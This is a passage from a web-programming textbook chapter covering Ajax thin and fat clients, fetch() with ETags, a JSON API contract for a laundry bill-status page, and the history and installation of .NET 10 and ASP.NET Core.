

Figure 9.10 The thin-client sequence for one mouse drag on a map. The event travels through the Ajax engine and the web server to the map widget and application core on the server; the new state comes all the way back as DOM updates before the browser requests the new images.



Figure 9.11 The Ajax *fat client*. The GUI widgets and a client core run in the browser; the Ajax engine talks to a web *service* on the server only for data.

In the **fat client** the widgets and a *client core* run in the browser, and the server offers a **web service**, an address that answers with data. **Figure 9.12** is the same drag.



Figure 9.12 The fat-client sequence for the same drag. The widget and client core in the browser update the DOM at once; the only network traffic is the requests for new images.

In **Figure 9.10** nothing moves on the screen until a round trip has finished; in **Figure 9.12** the screen changes after four arrows that never leave the browser. The price of the fat client is more code in the browser, to be downloaded, written and tested in JavaScript.

> **THE KEY INSIGHT.** Thin and fat are two ends of a slider, not two technologies; the only question is *which side keeps the state of the screen*. The Laundry status page of this chapter sits near the thin end: the server knows the truth about every bill, and the browser keeps only the last answer it drew.

9.3.4 Google Maps, the example that made Ajax famous

Google Maps (2005) let you drag a map smoothly inside a web page. The trick was simple. The map is a **grid of square images**, tiles of 256 by 256 pixels, as **Figure 9.13** numbers them.

Figure 9.13 A map is a grid of images. The nine numbered tiles, each an ordinary picture file, form the visible part of the map — an invented town, drawn for this figure.

The grid is larger than the window: in **Figure 9.14**, tiles 10 to 16 lie **off screen**, already loaded. A drag only changes the positions of the `img` elements; when the edge of the grid comes near, the script asks for the next row or column — ordinary image requests.



Figure 9.14 The grid extends beyond the window. Tiles 10 to 16 lie off screen, already loaded, so that a drag can reveal them immediately.

Figure 9.15 shows the machinery in a small tile-map page built for this book, dragged once with the mouse in Chromium, with the developer tools listing its elements: absolutely positioned `img` elements whose `src` addresses contain the tile coordinates.



Figure 9.15 Inside a tile map: after a drag, the developer tools show the map as absolutely positioned `img` elements, 256 pixels square, whose `src` addresses name the zoom level and the tile's column and row (`tiles/15/19825/24239.png` and so on). Dragging changed `left` and `top`; nothing else.

The richness came not from a clever server but from **small, independent pieces with stable addresses**, arranged by the browser. The Laundry status page does the same with one small piece of JSON.

9.3.5 From XMLHttpRequest to fetch() and promises

`XMLHttpRequest` works, but its callbacks become painful as soon as one request depends on another. Since 2015 browsers offer **`fetch()`**, defined in the WHATWG Fetch standard [4] and also built into Node.js 18 and later. `fetch(url, options)` returns a **promise**, an object standing for a value that is not there yet; inside an `async` function, `await` pauses *that function only* until the promise is settled. The code reads from top to bottom and still does not block the page. **Listing 9.6** asks the status question twice, the second time with a header meaning "only if it has changed since the version I have".

Listing 9.6 `fetch-status.mjs`: the status question with `fetch()`, runnable in Node.js 18 or newer. The second request sends the version it already has in `If-None-Match`.

```
// fetch-status.mjs - the same question with fetch(), from Node.js 18 or newer:
//     node fetch-status.mjs http://127.0.0.1:8940
const base = process.argv[2] ?? "http://127.0.0.1:8940";
const url = new URL("/api/status", base);
url.searchParams.set("bill", "B2952");
url.searchParams.set("phone", "0812-0000-4710");

const first = await fetch(url, { headers: { Accept: "application/json" } });
const etag = first.headers.get("ETag");
const data = await first.json();
console.log(first.status, etag, data.bill_id, data.status_text, data.balance);

const again = await fetch(url, { headers: { "If-None-Match": etag } });
console.log(again.status, again.statusText, "- body length", (await again.text()).length);
```

Run with Node.js 22 against the Flask track, it printed **Listing 9.7**.

Listing 9.7 The real output of **Listing 9.6** against the Flask track. The first answer carries the data and a version tag; the second is `304 Not Modified` with an empty body. (Flask writes the reason phrase in capitals.)

```
200 "B2952-1-1" B2952 In process 20000
304 NOT MODIFIED - body length 0
```

`"B2952-1-1"` is an **ETag**, a version label (Section 9.10.2); `304` means *not modified*; and a zero-byte body is why asking every ten seconds costs almost nothing.

9.3.6 JSON, the X that is no longer XML

Almost every Ajax request today carries **JSON**, *JavaScript Object Notation* [5], because it is the notation of JavaScript's own objects: the browser turns it into data with one call (`response.json()`) and back with another (`JSON.stringify`). JSON has six kinds of value — objects `{…}`, arrays `[…]`, strings, numbers, `true`/`false` and `null` — and no dates or comments. The Laundry's answer about one bill, as the Flask track sends it:

```
{"bill_id":"B2952","status":"queued","status_text":"In process","arrived":"2026-09-30
20:09:56","finished":null,"departed":null,"promised":"2026-10-02 20:09:56","service":"Wash,
dry & fold (per kg)","unit":5,"quantity":"5
kg","payment":40000,"balance":20000,"outlet":{"name":"Profitina Laundry
Wiyung","phone":"031-0000-
2103"},"history":[{"status":"queued","text":"Received","at":"2026-09-30 20:09:56"}]}
```

Table 9.2 documents the fields. It is the **contract** between the four servers of this chapter and its one front end.

Table 9.2 The JSON contract of the live bill status, extending `GET /api/status` of the Laundry API (`App/docs/api.md`) with `quantity` and `history`. There is no customer name, address or e-mail.

Field	Type	Meaning
`bill_id`	string	Bill number, upper case: `"B2952"`
`status`	string	`queued`, `finished` or `departed`, as stored in `Bill.status`
`status_text`	string	What a customer reads: *In process*, *Ready for pickup*, *Collected*, *Cancelled*
`arrived`, `finished`, `departed`	string or `null`	Shop time `YYYY-MM-DD HH:MM:SS` (WIB); `null` if it has not happened
`promised`	string	When the laundry should be ready, Equation (9.3)
`service`, `unit`, `quantity`	string, number, string	The service, the units charged, and both in words: `"5 kg"`
`payment`, `balance`	number	Whole rupiah charged, and still to pay, Equation (9.4)
`outlet`	object	`name` and `phone` of the outlet holding the laundry
`history`	array	One object per status event — `status`, `text`, `at` — oldest first

That last sentence is deliberate. Indonesia's personal-data law, UU PDP No. 27/2022 [6], requires *data minimization*: a page that anyone with a bill number and a phone number can open must reveal as little as possible.

9.3.7 Server-rendered pages, Ajax-enhanced pages and single-page applications

Figure 9.16 shows the three ways of building a web application today.



Figure 9.16 Three ways to build a web application. (1) The server builds every page. (2) The server builds the pages and JavaScript refreshes parts of them with data — this chapter. (3) A single-page application: JavaScript builds every screen and the server only answers with JSON.

Server-rendered pages (1) are everything this book has built so far. **Server-rendered pages with Ajax** (2) keep all their virtues and add islands of richness; the first view is still HTML from the server, and the page still works without JavaScript — **progressive enhancement**. A **single-page application** (3) loads an almost empty page and a large JavaScript program, usually built with React, Angular or Vue (or Blazor in .NET), which draws every screen itself and changes the address bar through the History API. In the Stack Overflow Developer Survey of 2025, React was used by 44.7% of the 23,678 respondents who answered the question on web frameworks, Angular by 18.2%, Vue.js by 17.6% and Blazor by 7.0%; ASP.NET Core, the server side of this chapter, stood at 19.7% [7]. **Table 9.3** compares them.

Table 9.3 The three ways compared. The middle column is the sensible default for most business applications, including Profitina Laundry.

	Server-rendered	Server-rendered + Ajax	Single-page application
First screen	Fast: HTML arrives ready	Fast: HTML arrives ready	Slower: the program must load and run first
After a click	A whole new page	Often only a piece of data	Only data
Works without JavaScript	Yes	Yes, with less comfort	No
State of the screen lives	On the server	Mostly on the server	In the browser
The team must master	One server language	One server language + some JavaScript	A JavaScript framework + an API server
Good for	Documents, forms, shops, back offices	The same, with live parts	Editors, maps, dashboards used for hours

An SPA is not automatically more "rich" or more modern. It moves work, state and bugs into the browser, where they are harder to test and must be downloaded by every visitor. Choose it for screens people use for hours; for pages people read, fill in and leave, the middle column gives most of the richness for a fraction of the complexity.

9.4 The .NET Platform

9.4.1 From CGI and classic ASP to ASP.NET

Table 9.4 shows what came before ASP.NET, and why it was built as it was.

Table 9.4 The web development world into which ASP.NET was born. Chapter 2 met CGI; classic ASP was Microsoft's counterpart of the PHP of Chapter 3.

Generation	How it worked	Its problems
CGI (Common Gateway Interface), from 1993	The web server starts a separate program for every request	Needs a lot of server resources
ASP "Classic", 1996	VBScript or JScript inside HTML pages, interpreted by IIS on every request	Interpreted, loosely typed code; layout and logic mixed; limited development and debugging tools; no real state management
ASP.NET, 2002	Pages compiled into classes of the .NET Framework, written in C# or VB.NET	Compiled languages, the whole .NET library, code separated from layout, visual development, state management, XML configuration files

Classic ASP was PHP's contemporary and close relative — script between `<%` and `%>`, run by Microsoft's IIS on every request — with PHP's early weaknesses and one of its own: it ran only on Windows. ASP.NET, released in February 2002 with the .NET Framework 1.0, kept the page with code in it but **compiled** pages into classes written in a **strongly typed** language. Microsoft listed its advantages as an object-oriented programming model; an **event-driven** style (you write `btnQuote_Click` and the framework calls it); a **control-based** architecture of server objects that render themselves as HTML; code in any .NET language (C#, VB.NET and others); speed, because compiled; rapid visual development in Visual Studio; output for many devices and browsers; and easy deployment and configuration with XML files such as `Web.config`. Each of these reappears in Section 9.9.

9.4.2 What .NET is

.NET is a platform for running programs, as Java is.

> **DEFINITION.** The **Common Language Runtime** (CLR) is the virtual machine of .NET: it loads programs compiled to *intermediate language* (IL), compiles the IL to machine code just in time, collects garbage and enforces type safety. The **class library** is the large set of ready-made classes every .NET program can use. A .NET *language* — C#, F#, VB.NET — is any language whose compiler produces IL.

The comparison with Chapter 7 is exact: CLR for the Java Virtual Machine, IL for bytecode, the class library for Java's, C# for Java. A Java programmer reading C# understands most of it at once; C# adds properties, events, `async`/`await`, LINQ, records and value types. **Figure 9.17** shows how the original **.NET Framework** grew.



Figure 9.17 The .NET Framework as it grew. On the Common Language Runtime and the Framework Class Library: WinForms, ASP.NET and ADO.NET (2.0, 2005); WPF, WCF, WF and CardSpace (3.0); LINQ (3.5, 2007) and the Entity Framework (3.5 SP1, 2008); Parallel LINQ and the Task Parallel Library (4.0); the task-based async model (4.5).

Version 2.0 placed the three pillars of classic .NET on the runtime: **WinForms** for desktop windows, **ASP.NET** for the web and **ADO.NET** for databases (Chapter 15). Later versions added WPF, whose XAML Silverlight borrowed, web services (WCF), LINQ and the `async` model this chapter's code uses. **Figure 9.18** shows the platform at its height in 2012.



Figure 9.18 The architecture of .NET Framework 4.5 (2012): ASP.NET (Web Forms, MVC, Web Pages, SPA), Windows desktop and Store apps, WPF and Silverlight, with ADO.NET, the Entity Framework, LINQ, WCF, ASP.NET Web API, SignalR and WF, over the Common Language Runtime and the operating system.

Two boxes in **Figure 9.18** deserve attention: **ASP.NET** already offered four ways of writing pages, and **Silverlight** was one more application model on the same runtime. And the bottom box,

Operating System, meant Windows: the .NET Framework ran only there, and that fact shaped the next decade.

9.4.3 ASP.NET 2.0, 3.5 and 4.0

Table 9.5 summarizes how ASP.NET grew on the .NET Framework.

Table 9.5 ASP.NET on the .NET Framework in three large steps. Master pages, membership, AJAX, routing and encoding by default all reappear in modern form later in this chapter.

Version	Year	What it added
ASP.NET 2.0	2005	Rich controls; **master pages**; themes; security and **membership**; **data source controls**; web parts; profiles
ASP.NET 3.5	2007	**LINQ**; **ASP.NET AJAX** built in (`UpdatePanel`); and, in 2009, **ASP.NET MVC**, a different architecture
ASP.NET 4.0	2010	Performance and search engines: output cache extensibility, session state compression, view state per control, `Page.MetaKeywords` and `Page.MetaDescription`, `Response.RedirectPermanent`, routing, longer URLs, the encoding syntax `<%: %>`, predictable client IDs, a refactored `Web.config`, auto-start, a better Ajax library

Two items matter here. **ASP.NET AJAX** gave Web Forms partial page updates without hand-written JavaScript; Section 9.9.6 shows it doing this chapter's job and why nobody builds it that way any more. And `<%: %>` existed because the older `<%= %>` did *not* HTML-encode — the trap of JSP's bare `${x}` in Chapter 7. Razor (Section 9.7) encodes by default.

9.4.4 From ASP.NET 5 to ASP.NET Core and one .NET

By 2014 the .NET Framework was tied to Windows and IIS, and to one enormous library, `System.Web.dll`, while the web had moved to Linux servers and containers. Microsoft's answer, announced as **ASP.NET 5**, made two huge changes: it was **much leaner**, no longer requiring `System.Web.dll`, and **modular**, with almost every feature a separate package delivered through **NuGet**, the free, open-source package manager of .NET (the counterpart of Maven, Composer and pip). **Figure 9.19** shows the plan of 2015.



Figure 9.19 The ASP.NET 5 plan of 2015: one web framework on three runtimes — Mono on OS X and Linux, .NET Core on all three systems, .NET 4.6 on Windows only, self-hosted or under IIS.

"ASP.NET 5" was renamed before it shipped: **ASP.NET Core 1.0** and **.NET Core 1.0** appeared in June 2016, open source and cross-platform, with their own web server, **Kestrel**. ASP.NET Core 2.0 (2017) introduced **Razor Pages**. The old .NET Framework was frozen at version 4.8 (2019), maintained inside Windows but no longer developed. In November 2020 the lines were joined: **.NET 5** dropped the word "Core" and became *the* .NET, as **Figure 9.20** announced.



Figure 9.20 ".NET — a unified platform" (2020): desktop, web (ASP.NET), cloud, mobile, gaming, IoT and AI on one .NET 5, with Visual Studio, Visual Studio for Mac (struck out: retired since), Visual Studio Code and the command line as tools.

Two things in the picture have changed. Visual Studio for Mac was retired on 31 August 2024 [8]; on macOS and Linux the tools are **VS Code** with the C# Dev Kit and the **command line**, `dotnet`. And a new .NET appears every November.

> **DEFINITION.** Each .NET release is either **LTS** (*long-term support*, three years; even-numbered versions) or **STS** (*standard-term support*, two years since .NET 9; odd-numbered versions) [9]. **.NET 10**, released in November 2025, is the current LTS, supported until November 2028, and is the version this book uses.

Table 9.6 The .NET versions a reader may meet in 2026, as Microsoft lists them in September 2026 [9], [10]. New work should start on .NET 10; the .NET Framework lives on inside Windows for Web Forms applications.

Version	Released	Kind	Supported until
.NET 8	14 November 2023	LTS	10 November 2026
.NET 9	12 November 2024	STS	10 November 2026
.NET 10	**11 November 2025**	**LTS**	**14 November 2028**
.NET 11	expected November 2026 (release candidate 1: 8 September 2026)	STS	two years after release
.NET Framework 4.8.1	August 2022	part of Windows	as long as its Windows version

9.4.5 Which ASP.NET?

ASP.NET is a family, listed in **Table 9.7**.

Table 9.7 The ASP.NET family. The modern members can all live in one application.

Model	Since	The idea in one line	Runs on	In this book
Web Forms	2002	Pages of server controls with events	.NET Framework only	Section 9.9; its topics in modern form in Chapters 11–15
MVC	2009	A controller chooses a model and a view	.NET Framework and .NET	Chapter 10
Web API, minimal APIs	2012, 2021	Addresses that answer with data	.NET Framework and .NET	`/api/status`, Section 9.10
Razor Pages	2017	One page = one `.cshtml` + one page model with handlers	.NET	**This chapter onward**
Blazor	2019	Interactive C# components, on the server or via WebAssembly	.NET	Section 9.10.9

Razor Pages is the model closest to what you already know: like a PHP page, a Razor Page is a file that answers requests for its own address; like a servlet with `doGet` and `doPost`, its page model has `OnGet` and `OnPost`.

9.5 Installing the .NET 10 SDK and the C# Dev Kit

Chapter 1 installed these tools; this section repeats the steps with the details that matter for ASP.NET.

9.5.1 SDK or runtime?

The **.NET runtime** and the **ASP.NET Core runtime** only *run* finished programs, like Java's JRE. The **.NET SDK** contains both runtimes plus the compilers, the project templates, MSBuild and the `dotnet` command. To write programs, install the SDK.

9.5.2 Installing on Windows, macOS and Linux

Table 9.8 gives one line per system.

Table 9.8 Installing the .NET 10 SDK. On every system the result is one command, `dotnet`.

System	Install	Notes
Windows 10/11	`winget install Microsoft.DotNet.SDK.10`	Or the installer from https://dotnet.microsoft.com/download; reopen the terminal afterwards
macOS	The `.pkg` installer from the same page, or `brew install --cask dotnet-sdk`	Puts `dotnet` on the `PATH`
Ubuntu 26.04, 24.04	`sudo apt update && sudo apt install dotnet-sdk-10.0`	In Ubuntu's own archive [11]
Ubuntu 22.04	`sudo add-apt-repository ppa:dotnet/backports`, then the line above	Backports maintained by Canonical [11]
Fedora, Debian, others	`sudo dnf install dotnet-sdk-10.0`, or Microsoft's `dotnet-install.sh`	See the installation guide [12]

Open a **new** terminal and check with the three commands of **Listing 9.8**, shown with the answers of this book's build machine.

```
dotnet --version
dotnet --list-sdks
dotnet --list-runtimes
```

Listing 9.8 The three checks and their answers on the build machine: SDK 10.0.112 with runtimes 10.0.12. Your patch numbers and folders will differ; the first two digits must be `10.0`.

```
10.0.112
10.0.112 [/usr/lib/dotnet/sdk]
Microsoft.AspNetCore.App 10.0.12 [/usr/lib/dotnet/shared/Microsoft.AspNetCore.App]
Microsoft.NETCore.App 10.0.12 [/usr/lib/dotnet/shared/Microsoft.NETCore.App]
```

`Microsoft.AspNetCore.App` is the **shared framework** of ASP.NET Core: all of it — Kestrel, routing, Razor Pages, JSON, antiforgery, static files — ships with the SDK, and a web project uses it without downloading anything. Section 9.5.4 explains why that mattered here.

9.5.3 VS Code and the C# Dev Kit

